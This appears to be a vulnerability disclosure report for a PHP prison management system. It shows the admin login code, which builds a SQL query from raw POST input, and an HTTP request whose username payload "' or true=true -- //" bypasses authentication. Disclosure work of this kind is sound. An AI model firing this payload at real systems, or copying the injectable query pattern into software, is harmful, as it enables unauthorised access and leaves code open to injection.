


SQL Injection in /Admin/login.php Row 10 and 11 has vulnerability




```
Admin > login.php
5   {
6
7   $username = $_POST['txtusername'];
8   $password = $_POST['txtpassword'];
9
10  $sql = "SELECT * FROM users WHERE username='".$username."' and password = '".$password."'";
11  $result = mysqli_query($conn,$sql);
12  $row  = mysqli_fetch_array($result);
13
14   $_SESSION["admin-username"] = $row['username'];
15
16   $count=mysqli_num_rows($result);
17   if(isset($_SESSION["admin-username"])) {
18   {
19
20  header("Location: index.php");
21  }
22  }
23  else {
24  $_SESSION['error']=' Wrong Username and Password';
25      }
26
27  }
28
29
30  ?>
31  <!DOCTYPE html>
32  <html lang="en">
33  <head>
34    <meta charset="utf-8">
35    <meta name="viewport" content="width=device-width, initial-scale=1">
36    <title>Admin login|<?php echo $sitename; ?></title>
37
38    <link rel="icon" type="image/png" sizes="16x16" href="../images/logo.jpeg">
39    <!-- Google Font: Source Sans Pro -->
40    <link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,40
41    <!-- Font Awesome -->
42    <link rel="stylesheet" href="plugins/fontawesome-free/css/all.min.css">
43    <!-- icheck bootstrap -->
44    <link rel="stylesheet" href="plugins/icheck-bootstrap/icheck-bootstrap.min.css">
45    <!-- Theme style -->
46    <link rel="stylesheet" href="dist/css/adminlte.min.css">
47    <style type="text/css">
```


$result = mysqli_query($conn,$sql);





SELECT * FROM users WHERE username= or true=true -- //**''' and password = '''.$password.'''';** which is Spliced sql statements




Request
Pretty
Raw
Hex
1 POST /Admin/login.php HTTP/1.1
2 Host: 192.168.3.13
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 66
9 Origin: http://192.168.3.13
10 Connection: close
11 Referer: http://192.168.3.13/Admin/login.php
12 Cookie: PHPSESSID=bpv10e8fu070uclus56k1g5drr
13 Upgrade-Insecure-Requests: 1
14
15 txtusername=%27+or+true%3Dtrue+--+%2F%2F&txtpassword=123&btnlogin=
Search
0 highlights
Response
Pretty
Raw
Hex
Render
Fast5
Prison Management system
ADMIN LOGIN FORM
Enter Username
Enter Password
Remember Me
Sign In